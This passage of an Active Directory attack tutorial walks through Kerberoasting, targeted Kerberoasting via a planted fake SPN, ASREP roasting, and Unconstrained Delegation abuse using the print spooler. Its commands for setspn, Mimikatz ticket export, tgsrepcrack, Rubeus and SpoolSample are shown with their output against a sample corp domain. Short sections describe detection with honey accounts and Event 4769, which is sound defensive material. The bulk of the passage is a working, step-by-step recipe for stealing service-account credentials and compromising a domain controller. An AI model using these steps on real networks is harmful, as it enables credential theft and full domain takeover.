PS C:\Users\Mark> setspn -L SQLDBEngine
Registered ServicePrincipalNames for CN=SQL DB Engine Service Account,OU=Services,OU=Accounts,DC=corp,DC=contoso,DC=com:
        MSSQLSvc/CM.corp.contoso.com:1433
        MSSQLSvc/CM.corp.contoso.com
PS C:\Users\Mark>
PS C:\Users\Mark> Add-Type -AssemblyName System.IdentityModel
PS C:\Users\Mark> New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList "MSSQLSvc/CM.corp.contoso.com:1433"


Id                   : uuid-b773a663-555b-439f-a098-d2c125ab2182-1
SecurityKeys         : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom            : 1/10/2020 10:00:46 AM
ValidTo              : 1/10/2020 7:38:43 PM
ServicePrincipalName : MSSQLSvc/CM.corp.contoso.com:1433
SecurityKey          : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey
```

- Exporting Kerberos service tickets with Mimikatz. I used the previous image in the Recon phase.

Kerberos::list /export

```
mimikatz # kerberos::list /export

[00000000] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 1/9/2020 6:44:59 AM ; 1/9/2020 4:44:59 PM ; 1/16/2020 6:44:59 AM
   Server Name       : krbtgt/CORP.CONTOSO.COM @ CORP.CONTOSO.COM
   Client Name       : Werner @ CORP.CONTOSO.COM
   Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
   * Saved to file     : 0-40e10000-Werner@krbtgt~CORP.CONTOSO.COM-CORP.CONTOSO.COM.kirbi

[00000001] - 0x00000017 - rc4_hmac_nt
   Start/End/MaxRenew: 1/9/2020 6:47:16 AM ; 1/9/2020 4:44:59 PM ; 1/16/2020 6:44:59 AM
   Server Name       : http/DC.corp.contoso.com @ CORP.CONTOSO.COM
   Client Name       : Werner @ CORP.CONTOSO.COM
   Flags 40a10000    : name_canonicalize ; pre_authent ; renewable ; forwardable ;
   * Saved to file     : 1-40a10000-Werner@http~DC.corp.contoso.com-CORP.CONTOSO.COM.kirbi

[00000002] - 0x00000017 - rc4_hmac_nt
   Start/End/MaxRenew: 1/9/2020 6:47:16 AM ; 1/9/2020 4:44:59 PM ; 1/16/2020 6:44:59 AM
   Server Name       : MSSQLSvc/CM.corp.contoso.com:1433 @ CORP.CONTOSO.COM
   Client Name       : Werner @ CORP.CONTOSO.COM
   Flags 40a10000    : name_canonicalize ; pre_authent ; renewable ; forwardable ;
   * Saved to file     : 2-40a10000-Werner@MSSQLSvc~CM.corp.contoso.com~1433-CORP.CONTOSO.COM.kirbi
```

- Crack Kerberos service ticket with tgsrepcrack.py
- Tool can be downloaded here: https://github.com/nidem/kerberoast

```
./tgsrepcrack.py wordlist.txt <Kerberos service ticket that ends with .kirbi>
```

- 2.2 – Targeted Kerberoasting

Summary

We know that accounts with a SPN associated with them can be cracked through Kerberoasting, but there might be cases, where we want to perform this type of attack, but the account does not contain a SPN for instance. How can we still perform this attack?

If we have **GenericWrite or equivalent (Read/Write servicePrincipalName)** on a user. We can set a fake SPN on that account and request the service ticket of it, and then later on. Crack it of-fline!

- Here we have a user Paul that works in the Engineering department.

```
PS C:\Users\Mark> net user Paul /do
The request will be processed at a domain controller for domain corp.contoso.com.

User name                    Paul
Full Name                    Paul West
Comment                      Engineering services - Level II
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never
```

- We are going to assume that Mark has Write permission on this user. If this is the case. Mark is able to set a ''fake'' SPN on the user account of Paul.

```
Setspn –S HackMe/Please Paul
```

```
PS C:\Users\Mark> setspn -S HackMe/Please Paul
Checking domain DC=corp,DC=contoso,DC=com

Registering ServicePrincipalNames for CN=Paul West,OU=Users,OU=Accounts,DC=corp,DC=contoso,DC=com
        HackMe/Please
Updated object
PS C:\Users\Mark>
```


- Now we are requesting a service ticket of Paul

```
PS C:\WINDOWS\system32> setspn -L Paul
Registered ServicePrincipalNames for CN=Paul West,OU=Users,OU=Accounts,DC=corp,DC=contoso,DC=com:
        HackMe/Please
PS C:\WINDOWS\system32> Add-Type -AssemblyName System.IdentityModel
PS C:\WINDOWS\system32> New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList "HackMe/Plea
se"


Id                   : uuid-4137c848-905c-45fb-9c57-f312830d96fe-1
SecurityKeys         : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom            : 1/10/2020 10:31:20 AM
ValidTo              : 1/10/2020 8:28:21 PM
ServicePrincipalName : HackMe/Please
SecurityKey          : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey
```

- Here are exporting the service ticket to crack it offline.

```
mimikatz # kerberos::list /export

[00000000] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 1/10/2020 2:28:21 AM ; 1/10/2020 12:28:21 PM ; 1/17/2020 2:28:21 AM
   Server Name       : krbtgt/CORP.CONTOSO.COM @ CORP.CONTOSO.COM
   Client Name       : Mark @ CORP.CONTOSO.COM
   Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
   * Saved to file     : 0-40e10000-Mark@krbtgt~CORP.CONTOSO.COM-CORP.CONTOSO.COM.kirbi

[00000001] - 0x00000017 - rc4_hmac_nt
   Start/End/MaxRenew: 1/10/2020 2:31:20 AM ; 1/10/2020 12:28:21 PM ; 1/17/2020 2:28:21 AM
   Server Name       : HackMe/Please @ CORP.CONTOSO.COM
   Client Name       : Mark @ CORP.CONTOSO.COM
   Flags 40a10000    : name_canonicalize ; pre_authent ; renewable ; forwardable ;
   * Saved to file     : 1-40a10000-Mark@HackMe~Please-CORP.CONTOSO.COM.kirbi
```


- Ticket has been exported




• 2.4 – Detecting Kerberoasting

Besides, of making sure that service accounts have at least a password of 20-25 characters. It is great if we could detect this type of attack as well, which is by creating a honey user in AD and assign a fake SPN to it. If someone is requesting this service ticket. It is likely an attacker, because the service account is not mapped to anything in AD.


- Create a fake service account and add it to some high-privileged groups.



- Assign a fake SPN to the honey user, which is in this case. The SQL DB Engine Service account.




- Now wait until an attacker is requesting the service ticket of our honey user.



- Event 4769 will load in the Security event logs of the Domain Controller that someone has requested a SPN of our honey user.

- **Mark** has requested a service ticket of **SQLDBEngine**, but this a fake account.




- 3.1 – ASREP Roasting

Summary:

ASREP Roasting is a similar attack like Kerberoast, but with a slightly difference.

ASREP Roasting relies on a weak configuration on a user account in Active Directory. If pre authentication is disabled. An attacker is able to request an encrypted TGT and export it later on to crack the password of it. Everything can be done offline.



- Here we are performing an ASREP Roast on the **HoneyUser** account.
- This is done with Rubeus: https://github.com/GhostPack/Rubeus#asreproast

- An attacker is now able to crack the encrypted TGT offline.

```
Rubeus.exe asreproast /ou:OU=TestOU3,OU=TestOU2,OU=TestOU1,DC=testlab,DC=local /for-
mat:hashcat /outfile:C:\Temp\hashes.txt
```

- 3.2 - Enabling DONT_REQUIRE_PREAUTH on accounts

Summary:


A user with **GenericWrite** or equivalent (**Read/Write userAccountControl**) can disable pre authentication for a user.

- Here are we going to assume that Mark did had the rights to disable pre authentication on the user Paul.

- Set-ADAccountControl –Identity "Paul" –DoesNotRequirePreAuth $true

```
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\windows\system32> Set-ADAccountControl -Identity "Paul" -DoesNotRequirePreAuth $true
PS C:\windows\system32>
```


- **Result**




- 3.3 - Detection

Detecting ASREP Roasting is difficult, because every attacker can export those TGT's locally and crack them offline, so creating a honey user, as we did at Kerberoasting is an option.

Another option is to monitor when someone disables pre authentication.





- 4.1 – Exploiting Unconstrained Delegation

Summary

Unconstrained Kerberos Delegation gives a service the ability to impersonate every user in the domain. When a user decides to log on to a server that is configured for Unconstrained Delegation, which are often SQL servers. The TGT of the user will be stored in LSASS memory on the server, so it can be used for impersonation.

A TGT is an authentication ticket of a client and forms like the digital passport of a client. With a TGT, a client is allowed to request additional Kerberos tickets to authenticate to other resources.

Microsoft describes the following risks of Unconstrained Delegation:

"It could go to a DC, and change the Enterprise Admin group. It could get the hash of the krbtgt account. Or, it might download an interesting file from the HR department."

Lee Christensen of SpecterOps discovered an awesome way to abuse the **MS-RPRN** protocol to perform a full domain compromise by exploiting Unconstrained Delegation.

MS-RPRN stands for Print System Remote Protocol and it defines the communication of print jobs between a **print client** and a **print server**.

After googling around. I have discovered a very interesting doc of Microsoft where they describe how this procedure works. This done by the RPC APIs. Remote Procedure Call is a simple form of API interaction. It is about executing a block of code on another server.

It all starts with the **RpcOpenPrinter** that retrieves a handle for a printer, port, port monitor, print job, or print server.


1. The print client calls **RpcRemoteFindFirstPrinterChangeNotificationEx,** which allows print clients making notification of changes on the print server.
2. The print server calls the client with the **RpcReplyOpenPrinter** method that is used to send change notifications to the client.
3. As long as the client stays registered for notifications, the server calls the client's **RpcRouterReplyPrinter** and that API handles notifications from Print servers.

- **Requirements:**

- Local Admin on a server with Unconstrained Delegation
- If Print Spooler is enabled on the DC. An immediately full domain compromise is possible
- If Print Spooler is disabled. An attacker need to be able to trick a Domain Admin login on the server

- First thing is to setup a listener for incoming connections. In this example. Rubeus will be the listener.
- We are now monitoring every second to see if there is an incoming connection of the Domain Controller.


```
- Rubeus.exe monitor /interval:1
```




- Now we will abuse the Spooler services on the DC by making an incoming connection to our listener. **Spoolsample** can be found here and it does not need to run from elevated rights to enforce the DC making a connection: https://github.com/leechristensen/SpoolSample

```
.\SpoolSample.exe IDENTITY-DC.IDENTITY.local WINDOWS2012.IDENTITY.local
```


- Identity-DC.IDENTITY.local = Domain Controller
- WINDOWS2012.IDENTITY.local = Server with Unconstrained Delegation



